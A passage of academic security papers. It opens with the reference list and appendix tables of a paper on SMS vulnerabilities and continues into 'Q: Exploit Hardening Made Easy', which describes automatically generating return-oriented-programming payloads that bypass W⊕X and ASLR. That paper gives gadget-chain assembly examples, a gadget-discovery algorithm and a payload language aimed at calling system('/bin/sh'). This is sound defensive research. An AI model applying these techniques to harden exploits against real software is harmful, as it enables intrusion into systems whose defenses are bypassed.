[14] 3GPP/ETSI. 3GPP TS 04.11 Point-to-Point (PP) Short Message Service (SMS) Support on Mobile Radio Interface. http://www.3gpp.org/ftp/specs/html-info/0411.htm, 1998.

[15] 3GPP/ETSI. 3GPP TS 23.040 - Technical realization of the Short Message Service (SMS). http://www.3gpp.org/ftp/Specs/html-info/23040.htm, September 2004.

[16] ABI RESEARCH. Worldwide Mobile Subscriptions Number More than Five Billion. http://www.abiresearch.com/press/3531-Worldwide+Mobile+Subscriptions+Number+More+than+Five+Billion, October 2010.

[17] B. JURRY XFOCUS TEAM. Siemens Mobile SMS Exceptional Character Vulnerability. http://www.xfocus.org/advisories/200201/2.html, January 2002.

[18] B. MÜLLER. From 0 to 0-Day On Symbian. https://www.sec-consult.com/files/SEC_Consult_Vulnerability_Lab_Pwning_Symbian_V1.03_PUBLIC.pdf, 2009.

[19] BBC NEWS. Estonia hit by 'Moscow cyber war'. http://news.bbc.co.uk/2/hi/europe/6665145.stm, 2007.

[20] C. GUO, H. J. WANG, W. ZHU. Smartphone attacks and defenses. In *Third ACM Workshop on Hot Topics on Networks* (2004).

[21] C. MILLER. Exploiting the iPhone. http://securityevaluators.com/content/case-studies/iphone/, August 2007.

[22] C. MILLER, M. DANIEL, J. HONOROFF. Exploiting Android. http://securityevaluators.com/content/case-studies/android/index.jsp, October 2008.

[23] C. MULLINER, C. MILLER. Injecting SMS Messages into Smart Phones for Security Analysis. In *Proceedings of the 3rd USENIX Workshop on Offensive Technologies (WOOT)* (Montreal, Canada, August 2009).

[24] C. MULLINER, G. VIGNA. Vulnerability Analysis of MMS User Agents. In *Proceedings of the Annual Computer Security Applications Conference (ACSAC)* (Miami, FL, December 2006).

[25] CELLULAR-NEWS. A "rising Tide" of SS7 Based Mobile Network Fraud. http://www.cellu

lar-news.com/story/46377.php, November 2010.

[26] CERT. Advisory CA-1998-01 Smurf IP Denial-of-Service Attacks. http://www.cert.org/advisories/CA-1998-01.html, January 1998.

[27] COMSCORE. German Mobile Market Share. http://www.comscore.com/index.php/Press_Events/Press_Releases/2010/1/comScore_Reports_November_2009_German_Mobile_Market_Share, November 2010.

[28] COMSCORE. U.S. Mobile Subscriber Market Share. http://comscore.com/Press_Events/Press_Releases/2010/7/comScore_Reports_May_2010_U.S._Mobile_Subscriber_Market_Share, May 2010.

[29] D. MOORE, V. PAXSON, S. SAVAGE, C. SHANNON, S. STANIFORD, N. WEAVER. Inside the Slammer Worm. *IEEE Security and Privacy 1* (2003), 33–39.

[30] H. WELTE. OpenBSC. http://openbsc.osmocom.org/trac/, 2008.

[31] IDC. Western European Mobile Phone Market Grows. http://www.idc.com/getdoc.jsp?containerId=prUK22402810, June 2010.

[32] IP.ACCESS LTD. nanoBTS 1800. http://www.ipaccess.com/picocells/nanoBTS_picocells.php.

[33] MOBILE SECURITY LAB. SonyEricsson WAP Push Denial of Service. http://www.mseclab.com/?page_id=123, January 2009.

[34] O. WHITEHOUSE. Nokia Phones Vulnerable to DoS Attacks. http://www.infoworld.com/article/03/02/26/HNnokiados_1.html, February 2003.

[35] P. A. PORRAS, H. SAIDI, V. YEGNESWARAN. An Analysis of the iKee.B iPhone Botnet. In *Proceedings of the 2nd International ICST Conference on Security and Privacy on Mobile Information and Communications Systems (Mobisec)* (May 2010).

[36] P. TRAYNOR, M. LIN, M. ONGTANG, V. RAO, T. JAEGER, T. LA PORTA, P. MCDANIEL. On Cellular Botnets: Measuring the Impact of Malicious Devices on a Cellular Network Core. In *ACM Conference on Computer and Communications Security (CCS)* (November 2009).

[37] P. TRAYNOR, W. ENCK, P. MCDANIEL, T. LA PORTA. Mitigating attacks on open functionality in sms-capable cellular networks. In *In ACM MobiCom* (2006), pp. 182–193.

[38] R. FARROW. DNS Root Servers: Protecting the Internet.

[39] R. RACIC, D. MA, H. CHEN. Exploiting MMS vulnerabilities to stealthily exhaust mobile phone's battery. In *Proceedings of the Second IEEE Communications Society / CreateNet International Conference on Security and Privacy in Communication Network (SecureComm)* (Baltimore, MD, Auguest 28 - September 1, 2006).

[40] S. BYERS, A. D. RUBIN, D. KORMANN. Defending against an Internet-based attack on the physical world. *ACM Trans. Internet Technol. 4*, 3 (2004), 239–254.

[41] SUN MICROSYSTEMS. Java Micro Edition. http://www.oracle.com/technetwork/java/javame/index.html.

[42] T. AHONEN. Mobile Phone Market Shares for year of 2009. http://communities-dominate.blogs.com/brands/2010/02/phone-market-shares-for-year-of-2009-and-last-quarter-2009.html, February 2010.

[43] T. AHONEN. *Tomi Ahonen Almanac 2010 Mobile Telecoms Industry Review*. February 2010.

[44] T. ENGEL. Remote SMS/MMS Denial of Service - Curse Of Silence. http://berlin.ccc.de/~tobias/cursesms.txt, December 2008.

[45] THE INTREPIDUS GROUP. WebOS: Examples of SMS delivered injection flaws. http://intrepidusgroup.com/insight/2010/04/webos-examples-of-sms-delivered-injection-flaws/, April 2010.

[46] V. IOZZO, P. WEINMANN. iPhone Safari vulnerability allowed to steal the SMS database. http://news.cnet.com/8301-27080_3-20001126-245.html, March 2010.

[47] W. ENCK, P. TRAYNOR, P. MCDANIEL, T. LA PORTA. Exploiting Open Functionality in SMS-Capable Cellular Networks. In *Conference on Computer and Communications Security* (2005).

[48] WAP FORUM. WAP-209-WSP Wireless Application Protocol MMS Encapsulation Protocol. http://www.wapforum.com, 2002.

Notes

[1] http://en.wikipedia.org/wiki/Telephone_numbers_in_Germany

[2] http://en.wikipedia.org/wiki/Telephone_numbers_in_Italy

[3] http://en.wikipedia.org/wiki/Telephone_numbers_in_the_United_Kingdom

[4] http://en.wikipedia.org/wiki/Telephone_numbers_in_Australia

APPENDIX

Figure 6 shows the layout of an SMS message in the SMS_SUBMIT format. Figure 7 shows the generic layout of a User Data Header (UDH) with a number of Information Elements.

Field	Size
TP-Message-Type-Indicator	2 bit
TP-Reject-Duplicates	1 bit
TP-Validity-Period-Format	2 bit
TP-Status-Report-Request	1 bit
TP-User-Data-Header-Indicator	1 bit
TP-Reply-Path	1 bit
TP-Message-Reference	integer
TP-Destination-Address	2-12 byte
TP-Protocol-Identifier	1 byte
TP-Data-Coding-Scheme	1 byte
TP-Validity-Period	1 byte/7 byte
TP-User-Data-Length	integer
TP-User-Data	depends on DCS/UDL

Figure 6: Format of the SMS_SUBMIT PDU.

Field	Size
UDHL	1 byte
IEI_1	1 byte
$IEIDL_1$	1 byte
$IEID_1$	n bytes
...	
IEI_n	1 byte
$IEIDL_n$	1 byte
$IEID_n$	n bytes

Figure 7: The User Data Header

Table 8 shows an overview of the popularity of mobile phone manufacturers in Germany, the United States, in Europe, and around the world.

Manufacturer	Market Share
Nokia	35.4%
Sony Ericsson	22.0%
Samsung	15.0%
Motorola	8.6%
Siemens	5.4%

(a) Germany, November 2009

Manufacturer	Market Share
Samsung	22.4%
LG	21.5%
Motorola	21.2%
RIM	8.7%
Nokia	8.1%

(b) U.S.A., May 2010

Manufacturer	Market Share
Nokia	32.8%
Samsung	12.5%
LG	4.1%
Sony Ericsson	3.7%
Apple	3.0%
RIM	2.4%
Others	3.0%

(c) Europe, June 2010

Manufacturer	Market Share
Nokia	38.0%
Samsung	20.0%
LG	10.0%
Sony Ericsson	5.0%
Motorola	5.0%
ZTE	4.5%
Kyocera	4.0%
RIM	3.5%
Sharp	2.6%
Apple	2.2%
Others	5.0%

(d) World, for the year 2009

Figure 8: Mobile phone Manufacturer Market share

Q: Exploit Hardening Made Easy

Edward J. Schwartz, Thanassis Avgerinos and David Brumley
Carnegie Mellon University, Pittsburgh, PA
{*edmcman, thanassis, dbrumley*}*@cmu.edu*

Abstract

Prior work has shown that return oriented programming (ROP) can be used to bypass W⊕X, a software defense that stops shellcode, by reusing instructions from large libraries such as libc. Modern operating systems have since enabled address randomization (ASLR), which randomizes the location of libc, making these techniques unusable in practice. However, modern ASLR implementations leave smaller amounts of executable code unrandomized and it has been unclear whether an attacker can use these small code fragments to construct payloads in the general case.

In this paper, we show defenses as currently deployed can be bypassed with new techniques for automatically creating ROP payloads from small amounts of unrandomized code. We propose using semantic program verification techniques for identifying the functionality of gadgets, and design a ROP compiler that is resistant to missing gadget types. To demonstrate our techniques, we build Q, an end-to-end system that automatically generates ROP payloads for a given binary. Q can produce payloads for 80% of Linux `/usr/bin` programs larger than 20KB. We also show that Q can automatically perform *exploit hardening*: given an exploit that crashes with defenses on, Q outputs an exploit that bypasses both W⊕X and ASLR. We show that Q can harden nine real-world Linux and Windows exploits, enabling an attacker to automatically bypass defenses as deployed by industry for those programs.

1 Introduction

Control flow hijack vulnerabilities are extremely dangerous. In essence, they allow the attacker to hijack the intended control flow of a program and instead execute whatever actions the attacker chooses. These actions could be to spawn a remote shell to control the program, to install malware, or to exfiltrate sensitive information stored by the program.

Luckily, modern OSes now employ W⊕X and ASLR together — two defenses intended to thwart control flow hijacks. Write xor eXecute (W⊕X, also known as DEP) prevents an attacker's payload itself from being directly executed. Address space layout randomization (ASLR) prevents an attacker from utilizing structures within the application itself as a payload by randomizing the addresses of program segments. These two defenses, when used together, make control flow hijack vulnerabilities difficult to exploit.

However, ASLR and W⊕X are not enforced completely on modern OSes such as OS X, Linux, and Windows. By completely, we mean enforced such that no portion of code is unrandomized for ASLR, and that injected code can never be executed by W⊕X. For example, Linux does not randomize the program image, OS X does not randomize the stack or heap, and Windows requires third party applications to explicitly opt-in to ASLR and W⊕X. Enforcing ASLR and W⊕X completely does not come without cost; it may break some applications, and introduce a performance penalty.

Previous work [41] has shown that systems that do not randomize large libraries like libc are vulnerable to return oriented programming (ROP) attacks. At a high level, ROP reuses instruction sequences already present in memory that end with `ret` instructions, called *gadgets*. Shacham showed that it was possible to build a Turing-complete set of gadgets using the program code of libc. Finding ROP gadgets has since been, to a large extent, automated when large amounts of code are left unrandomized [16, 21, 38]. However, it has been left as an open question whether current defenses, which randomize large libraries like libc but leave small amounts of code

unrandomized, are sufficient for all practical purposes, or permit such attacks.

In this paper, we show that current implementations are vulnerable by developing automated ROP techniques that bypass current defenses and work even when there is only a small amount of unrandomized code. While it has long been known that ASLR and W⊕X offer important protection in theory, our main message is that current practical implementations make compatibility and performance tradeoffs, and as a result it is possible to *automatically harden existing exploits* to bypass these defenses.

Bypassing defenses on modern operating systems requires ROP techniques that work with whatever unrandomized code is available, and not just pre-determined code or large libraries. To this end, we introduce several new ideas to scale ROP to small code bases.

One key idea is to use semantic definitions to determine the function, if any, of an instruction sequence. For instance, rather than defining `movl *, *; ret` as a move gadget [21, 38], we use the semantic definition `OutReg ← InReg`. This allows us to find unexpected gadgets such as realizing `imul $1, %eax, %ebx; ret`[1] is actually a move gadget.

Another key point is that our system needs to gracefully handle missing gadget types. This is comparable to writing a compiler for an instruction set architecture, except with some key instructions removed; the compiler must still be able to add two numbers even when the `add` instruction is missing. We use an algorithm that searches over many combinations of gadget types in such a way that will synthesize a working payload even when the most natural gadget type is unavailable. Prior work [16, 21, 38] focuses on finding gadgets for all gadget types, such that a compiler can then create a program using these gadget types. This direct approach will not work without additional logic if some gadget types are missing. However, we are not aware of prior work that considers this. This is essential in our application domain, since most programs will be missing some gadget types.

Our results build on existing ROP research. Previous ROP research was either performed by hand [6, 9, 41], or focused on large code bases such as libc [38] (1,300KB), a kernel [21] (5,910KB) or mobile libraries [16, 24] (size varies; on order of 1,000KB). In contrast, our techniques work on small amounts of code (20KB). In our evaluation (Section 7), we show that Q can build ROP payloads for 80% of Linux programs larger than 20KB. Q can also transplant the ROP payloads into an existing exploit that does not bypass defenses, effectively hardening the original exploit to bypass W⊕X and ASLR. Recent work in automatic exploit generation [2, 5] can be used to generate such exploits. We show that Q can automatically harden nine exploits for real binary programs on Linux and Windows to bypass implemented defenses. Since these defenses can automatically be bypassed, we conclude that they provide insufficient security.

[1] We use AT&T assembly syntax in this paper, i.e., the source operand comes first.

Contributions. Our main contribution is demonstrating that existing ASLR and W⊕X implementations do not provide adequate protection by developing automated techniques to bypass them. First, we perform a survey of modern implementations and show that they often do not protect all code even when they are "turned on". This motivates our problem setting. Second, we develop ROP techniques for small, unrandomized code bases as found in most practical exploit settings. Our ROP techniques can automatically compile programs written in a high-level language down to ROP payloads. Third, we evaluate our techniques in an end-to-end system, and show that we can automatically bypass existing defenses for nine real-life vulnerabilities on both Windows and Linux.

2 Background and Defense Survey

There is a notion that code reuse attacks like return oriented programming are not possible when ASLR is enabled at the system level. This is only half true. If ASLR is applied to all program segments, then code reuse is intuitively difficult, since the attacker does not know where any particular instruction sequence will be in memory. However, ASLR is not currently applied to all program segments, and we will show that attackers can use this to their advantage. In this section, we explain the W⊕X and ASLR defenses in more detail, focusing on when a program segment may be left unprotected.

Table 1 summarizes some of these limitations. The key insight that we make use of in this paper is that program images are always unrandomized unless the program explicitly opts in to randomization. On Linux, for instance, this mean that developers must set non-default compiler flags to enable randomization. Another surprise is that W⊕X is often disabled when older hardware is used; some virtualization platforms by default will omit the virtual hardware needed to enable W⊕X.

2.1 W⊕X

W⊕X prevents attackers from injecting their own payload and executing it by ensuring that protected program segments are not writable and executable at the same time

Operating System	W⊕X	ASLR		
		stack, heap	libraries	program image
Ubuntu 10.04	Yes	Yes	Yes	Opt-In
Debian Sarge	HW	Yes	Yes	Opt-In
Windows Vista, 7	HW	Yes	Opt-In	Opt-In
Mac OS X 10.6	HW	No	Yes	No

Table 1: Comparison of defenses on modern operating systems for the x86 architecture with default settings. Opt-In means that programs and libraries must be explicitly marked by the developer at compile time for the protection to be enabled, and that some compilers do not enable the marking by default. HW denotes that the level of protection depends on hardware.

(Writable ⊕ eXecutable[2]). Attackers have traditionally included shellcode (executable machine code) in their exploits as payloads. Since shellcode must be written to memory at runtime, it cannot be executed because of the W⊕X property.

W⊕X Implementation W⊕X is implemented [29, 30, 35] using a `NX` (no execute) bit that the hardware platform enforces: if execution moves to a page with the `NX` bit enabled, the hardware raises a fault. On x86, this bit can be set using the PAE addressing mode [22].

PAE support is disabled by default in Ubuntu Linux, since some older hardware does not support it. The ExecShield [31] patch, which is included in Ubuntu, can emulate W⊕X by using x86 segments, even when hardware `NX` support is not available. Other distributions (such as Debian) do not include the ExecShield patch, and do not provide any W⊕X protection in default kernels.

Windows 7 enables W⊕X[3] by default for processors supporting the `NX` bit. However, it only enforces W⊕X for binaries and libraries marked as W⊕X compatible. Many notable third-party software programs such as Oracle's Java JRE, Apple Quicktime, VLC Media Player and others do not opt-in to W⊕X [36].

Limitations The main limitation of W⊕X is that it only prevents an attacker from utilizing *new* payload code. The attacker can still reuse existing code in memory. For instance, an attacker can call `system` by launching a return-to-libc attack, in which the attacker creates an exploit that will call a function in libc without injecting any shellcode. W⊕X does not prevent return-to-libc attacks because the executed code is in libc and is intended to be executable at compile time. Return Oriented Programming is another, more advanced attack on W⊕X, which we discuss in Section 2.3.

[2] W⊕X is actually a misnomer, because memory is allowed to be unwritable and non-executable, but $0 \oplus 0 = 0$.

[3] W⊕X is called DEP by the Windows community. Windows also contains *software DEP*, but this is unrelated to W⊕X [30].

2.2 ASLR

ASLR prevents an attacker from directly referring to objects in memory by randomizing their locations. This stops an attacker from being able to transfer control to his shellcode by hardcoding its address in his exploit. Likewise, it makes return-to-libc and ROP using libc difficult, because the attacker will not know where libc is located in memory.

Implementation ASLR implementations randomize some subset of the stack, heap, shared libraries (e.g., libc), and program image (e.g., the `.text` section).

Linux [31, 34] randomizes the stack, heap, and shared libraries, but not the program image. Programs can be manually compiled into position independent executables (PIEs) which can then be loaded to multiple positions in memory. Modern distributions [14, 44] only compile a select group of programs as PIEs, because doing so introduces a performance overhead at runtime.

Windows Vista and 7 [29, 43] can randomize the locations of the program image, stack, heap, and libraries, but only when the program and all of its libraries opt-in to ASLR. If they do not, some code is left unrandomized. Many third-party applications including Oracle's Java JRE, Adobe Reader, Mozilla Firefox, and Apple Quicktime (or one of their libraries) are not marked as ASLR compatible [36]. Ultimately, this means most Windows binaries have unrandomized code.

Limitations Some attacks on ASLR implementations take advantage of the low entropy available for randomization. For instance, Shacham, et al. [42] show that brute forcing ASLR on a 32-bit platform takes about 200 seconds on average. (We do not consider attacks that take more than one attempt in this paper; we create exploits that succeed on the first try.) Other attacks, such as `ret2reg` attacks, allow the attacker to transfer control to their payload by utilizing pointers leaked in registers or memory [32]. For instance, the `strcpy` function returns such a pointer to the destination string in the %eax register. The applicability of these attacks are heavily dependent on the vulnerable program.




Figure 1: Example payload for storing `memValue` to `memAddr` for the scenario described in the text. This payload will transfer control to address `nextAddr` after writing to memory.

2.3 Return Oriented Programming

Return Oriented Programming is a generalization of the return-to-libc attack. In a return-to-libc attack the attacker reuses entire functions from libc. With ROP, the attacker uses instruction sequences found in memory, called gadgets, and chains them together. ROP attacks are desirable because they allow the attacker to perform computations beyond the functions of libc (or whatever code is unrandomized). This is especially important in the context of modern systems, because the unrandomized code may not contain useful funcions for the attacker. Researchers [16, 21, 41] have shown that it is possible to find gadgets for performing Turing-complete operations in libc, the windows kernel, and mobile phone libraries.

Example 2.1 (Return Oriented Programming)**.** Assume that the following instruction sequences are in memory at `addr1`: `pop %eax; ret`; at `addr2`: `pop %ebp; ret`; and at `addr3`: `movl %eax, (%ebp); ret`. The first two sequences pop a 32-bit value from the stack, store it into a register, and then jump to the address stored on the stack. If the attacker controls the stack and can cause one of these instruction sequences to execute, then the attacker can put values in %eax and %ebp and transfer control to another address. By chaining together all three instruction sequences, the attacker can write to memory (and still transfer control to the next gadget). The attacker's payload for writing `memValue` to `memAddr` is shown in Figure 1. It is possible to execute arbitrary programs by stringing together gadgets of different types.

3 System Overview

In the next two sections, we describe Q[4], our system for automatic exploit hardening. Figure 2 shows the end-to-end workflow of Q, which is divided into two phases. The first phase automatically generates ROP payloads (Section 4). The second phase is exploit hardening (Section 5). In exploit hardening, Q takes the ROP payloads generated in the first stage and transplants them into existing exploits which do not bypass defenses. The resulting exploit can then bypass W⊕X and ASLR.

4 Automatically Generating Return-Oriented Payloads

Q's end-to-end return oriented programming system consists of a number of different stages. Previous research on automated ROP has typically focused on one specific stage; for instance, gadget discovery [16, 24, 38] or compilation [6]. Since Q is an end-to-end ROP system, it has multiple stages. We describe each stage in the context of a user's potential interaction with the system below.

4.1 Example Usage Scenario

Assume that Alice wants to create a ROP payload that calls `system` (her target program) using instructions from `rsync`'s unrandomized code (her source program). Here, source program means the program from which Q takes instruction sequences to construct gadgets (e.g., the program with a vulnerability), and target program means the program Alice wants to run (using ROP). Alice would use the following stages of Q, which are depicted in the top half of Figure 2:

Gadget Discovery The first stage of Q is to find gadgets in the source program that Alice provides — in this case, `rsync`. The gadgets will be the building blocks for the ROP payloads that are ultimately created, and thus it is important to find as many as possible. Q finds gadgets of various types (specified in Table 2) by using semantic program verification techniques on the instruction sequences found in `rsync`.

Q's semantic engine allows it to find gadgets that humans might miss. For instance, Q can automatically determine that `lea (%ebx,%ecx,1),%eax; ret` adds %ebx with %ecx and stores the result in %eax. Likewise it discovers that `sbb %eax, %eax; neg %eax; ret` moves the carry flag (CF) to %eax.

[4] We name our system after Q from the James Bond movies, who creates, modifies, and combines gadgets to help Bond meet his objectives.




Figure 2: An overview of Q's design.

Input Alice writes the target program that she wants to execute in Q's high level language, QooL (shown in Table 3). The target program calls `system` with the desired arguments (e.g., `/bin/sh`).

Gadget Arrangement Q builds a list of *gadget arrangements*. Each gadget arrangement is a way of implementing the target program using different types of gadgets. For example, we show a gadget arrangement for writing to memory in Figure 3; this arrangement is the most natural way of storing to memory, but will not work if Q can not find a StoreMemG gadget. Gadget arrangement is somewhat analogous to instruction selection in a compiler. A major difference is that a regular compiler can use whichever instructions it chooses, but Q is limited to the gadget types that were found during gadget discovery.

Gadget arrangement allows Q to cope with missing gadgets. If the most natural choice of gadget is not available, Q effectively tries to synthesize a combination of other gadgets that will have the same semantics. We are not aware of other ROP compilers that consider this.

Gadget Assignment Gadget assignment takes gadgets found during discovery, and assigns them in the arrangements that Q generated. The difficulty is that assignments must be compatible. This means that the output register of one gadget must match the input register on the receiving gadget. Likewise, gadgets cannot clobber a register if that value is waiting to be used by a future gadget. This phase is roughly analogous to register allocation in a traditional compiler. Unlike a traditional compiler, Q cannot spill registers to memory, since this usually increases register pressure instead of decreasing it. As an example, Q assigns the following gadgets from `rsync` to implement the gadget arrangement in Figure 3:

```
; Load value into %eax
pop %ebp; ret; xchg %eax, %ebp; ret
; Load address-0x14 into %ebx
pop %ebx; pop %ebp; ret
; Store memory
mov %eax, 0x14(%ebx); ret
```

Output Finally, as long as at least one of the gadget arrangements has been assigned compatible gadgets, Q prints out payload bytes that Alice can use in her exploit. If Alice already has an exploit that no longer works because of W⊕X and ASLR, she can feed in the generated ROP payload along with her old exploit to the second phase of Q (see Section 5) to harden her exploit against these defenses.

We now explain each stage of Q in more detail.

4.2 Gadget Discovery

Not every instruction sequence can be used as a gadget. Q requires each gadget to satisfy four properties:

Functional Each gadget has a *type* (from Table 2) that defines its function. In our system, a gadget's type is specified *semantically* by a boolean predicate that must always be true after executing the gadget.

Control Preserving Each gadget must be capable of transferring control to another gadget. In our system, this means that the gadget must end with `ret` or some semantically equivalent instruction sequence (e.g., `pop %eax; jmp *%eax`).

Known Side-effects The gadget must not have unknown side-effects. For instance, the gadget must not write to any undesired memory locations.

Constant Stack Offset Most gadget types require the stack pointer to increase by a constant offset after each execution.

Although we found these requirements to work well, we discuss alternatives to the control preservation and

known side-effects requirements in Section 8.

4.2.1 Gadget Types

The set of gadget types in Q defines a new instruction set architecture (ISA) in which each gadget type functions as an instruction. At a high-level, we specify the meaning of each gadget type with a postcondition $\mathcal{B}$ that must be true after executing it. Prior work has used different mechanisms for specifying gadget types, including pattern matching on assembly instructions [21, 38] and expression tree matching [16]. We found postconditions to be more natural than these mechanisms. An instruction sequence $\mathcal{I}$ satisfies a postcondition $\mathcal{B}$ if and only if the post condition is true after running $\mathcal{I}$ from any starting state. The starting state consists of assignments to registers and memory. The full list of gadget types that Q can recognize is in Table 2, along with the corresponding semantic definition postconditions.

4.2.2 Semantic Analysis

Given an instruction sequence $\mathcal{I}$ and a semantic definition $\mathcal{B}$, Q must decide if $\mathcal{I}$ will satisfy $\mathcal{B}$. For this, we use a well-known technique from program verification for computing the *weakest precondition* of a program [15, 17, 23]. At a high level, the weakest precondition $\text{WP}(\mathcal{I}, \mathcal{B})$ for instructions $\mathcal{I}$ and postcondition $\mathcal{B}$ is a boolean precondition that describes when $\mathcal{I}$ will terminate in a state satisfying $\mathcal{B}$.

We use weakest preconditions in Q to verify whether the semantic definition of a gadget always holds after executing the instruction sequence $\mathcal{I}$. To do this, we check if

$$\text{WP}(\mathcal{I}, \mathcal{B}) \equiv true. \quad (1)$$

If this formula is valid, then $\mathcal{B}$ always holds after executing $\mathcal{I}$, and we can conclude that $\mathcal{I}$ is a gadget with the semantic type $\mathcal{B}$.

Our first prototype used only this semantic analysis. We found that it was too slow to be practical. We sped up the entire process by performing a number of random concrete executions, and evaluating each $\mathcal{B}$ concretely to see if it was true. If $\mathcal{B}$ was false for any concrete input, then the instruction sequence could not be a gadget for that gadget type. Thus, we only need to invoke the more expensive weakest precondition process when $\mathcal{B}$ is true for every random concrete execution.

Random concrete execution can also be used to infer possible parameter values (shown in Table 2) using dynamic analysis. For instance, by looking at the values of all registers, and the addresses that memory was read from, Q can compute a set of possible offsets for the LOADMEMG gadget type.

As an example of how a gadget type is tested, consider the LOADMEMG gadget type in Table 2. LOADMEMG gadgets operate on two registers: the output register and the address register. Each LOADMEMG gadget has two parameters that are specific to a particular instruction sequence $\mathcal{I}$. These will be found using dynamic analysis as described above. For instance, the instruction sequence `movl 0xc(%eax), %ebx; ret` is a LOADMEMG gadget with parameters {# Bytes $\leftarrow$ 4} and {Offset $\leftarrow$ 12} and registers {OutReg $\leftarrow$ %ebx} and {AddrReg $\leftarrow$ %eax}. The semantics for this instruction sequence would be %ebx $\leftarrow$ M[%eax + 12]. Q converts this to $\texttt{final}(\%ebx) = \texttt{initial}(M[\%eax + 12])$, which is the postcondition $\mathcal{B}$ that is checked for validity.

4.2.3 Gadget Discovery Algorithm

Our techniques for gadget discovery consist of two algorithms. The first, shown in Algorithm 1, tests whether or not the semantics of an instruction sequence $\mathcal{I}$ match those of any gadget type using randomized concrete testing and validity checking of the weakest precondition. Algorithm 1 also outputs some metadata (not shown) about each gadget for use in other Q algorithms, including the gadget's address, stack offset, and any registers that the gadget clobbers. The second algorithm iterates over the executable bytes of the source program, disassembles them, and calls the first algorithm as a subroutine. This is similar to the Galileo [41] algorithm, and so we do not replicate it here.

Algorithm 1 Automatically test an instruction sequence $\mathcal{I}$ for gadgets

```
    Input: I, numRuns, gadgetTypes[]
    for i = 1 to numRuns do
        outState[i] ← I(Random input)
    end for
 5: for gtype ∈ gadgetTypes do
        B ← postconditions[gtype]
        consistent ← true
        for j = 1 to numRuns do
            if B(outState[j]) ≡ false then
10:             consistent ← false
            end if
        end for
        if consistent = true then {Possibly a gadget of type gtype}
            F ← wp(I, B)
15:         if decisionProc(F ≡ true) = Valid then
                output {Output gadget I as type gtype}
            end if
        end if
    end for
```

Name	Input	Parameters	Semantic Definition
NOOPG	—	—	Does not change memory or registers
JUMPG	AddrReg	Offset	**EIP** ← **AddrReg** + **Offset**
MOVEREGG	InReg, OutReg	—	**OutReg** ← **InReg**
LOADCONSTG	OutReg, Value	—	**OutReg** ← **Value**
ARITHMETICG	InReg1, InReg2, OutReg	$\Diamond_b$	**OutReg** ← **InReg1** $\Diamond_b$ **InReg2**
LOADMEMG	AddrReg, OutReg	# Bytes, Offset	**OutReg** ← M[**AddrReg** + **Offset**]
STOREMEMG	AddrReg, InReg	# Bytes, Offset	M[**AddrReg** + **Offset**] ← **InReg**
ARITHMETICLOADG	OutReg, AddrReg	# Bytes, Offset, $\Diamond_b$	**OutReg** $\Diamond_b$← M[**AddrReg** + **Offset**]
ARITHMETICSTOREG	InReg, AddrReg	# Bytes, Offset, $\Diamond_b$	M[**AddrReg** + **Offset**] $\Diamond_b$← **InReg**

Table 2: Types of gadgets that Q can find. M[addr] means accessing memory at address addr. $\Diamond_b$ means an arbitrary binary operation. **a** ← **b** denotes that final value of **a** equals the initial value of **b**. X $\Diamond_b$← Y is short for X ← X $\Diamond_b$ Y.

4.3 Gadget Arrangement

Q acts similar to a compiler — it reads in programs written in QooL (discussed below) and tries to implement them in terms of the gadgets shown in Table 2. The gadgets define an instruction set architecture. Thus, we can use some techniques from compiler theory. However, Q must deal with several hard problems not faced by most compilers:

- Only a few registers can be used for moving, accessing memory, and performing arithmetic operations.
- Most instructions will clobber (modify) the majority of available registers.
- Some instruction types may not be available at all.

Although we use existing compiler techniques when possible, many of the standard compiler techniques break down.

4.3.1 Q's Language: QooL

Users write the target program in Q's high level language, QooL, which is displayed in Table 3. QooL enables the user to easily interact with the exploited program's environment. For instance, the attacker can do this by calling a function (e.g., `system`), overwriting values in memory, or copying and running a binary payload (when W⊕X is not present or has been disabled by first calling `mprotect` or a similar function). QooL is not Turing-complete; we discuss this further in Section 8.

4.3.2 Arrangements

One of the essential tasks of a compiler is to perform *instruction selection*, since there are many combinations of instructions that can implement a given computation. The gadget architecture is no exception, as there are many ways of combining gadget types to produce a particular computation. We specify each combination of gadgets using a *gadget arrangement*.

```
<exp> ::=
    LoadMem <exp> <type>
    | BinOp <binop_type> <exp> <exp>
    | Const <int> <type>
<stmt> ::=
    StoreMem <exp> <exp> <type>
    | Assign <var> <exp>
    | CallExternal <func> <exp list>
    | Syscall
```

Table 3: Grammar for our high level language, QooL.

A gadget arrangement is a tree in which the vertices represent gadget types[5], and an edge labeled *type* from a to b means that the output of gadget a is used for the *type* input in gadget b. An example arrangement is shown in Figure 3.

One simple algorithm for performing instruction selection (or selecting a gadget arrangement, in our case) is the maximal munch algorithm [1]. Maximal munch assumes that any instruction selected as the best will always be available for use. This assumption makes sense in a traditional compiler, since on a normal architecture there are few restrictions on when instructions can be used.

A gadget arrangement algorithm cannot make such assumptions. Any particular gadget type chosen by maximal munch might not be available at that point in the program because Q did not find any or the registers in the gadgets are not compatible with other gadgets needed.

Instead of using maximal munch, Q employs *every munch*. Rather than selecting only one arrangement of

[5] Vertices also include parameters that are relevant to the computation, such as binary operator type and number of bytes for memory operations.

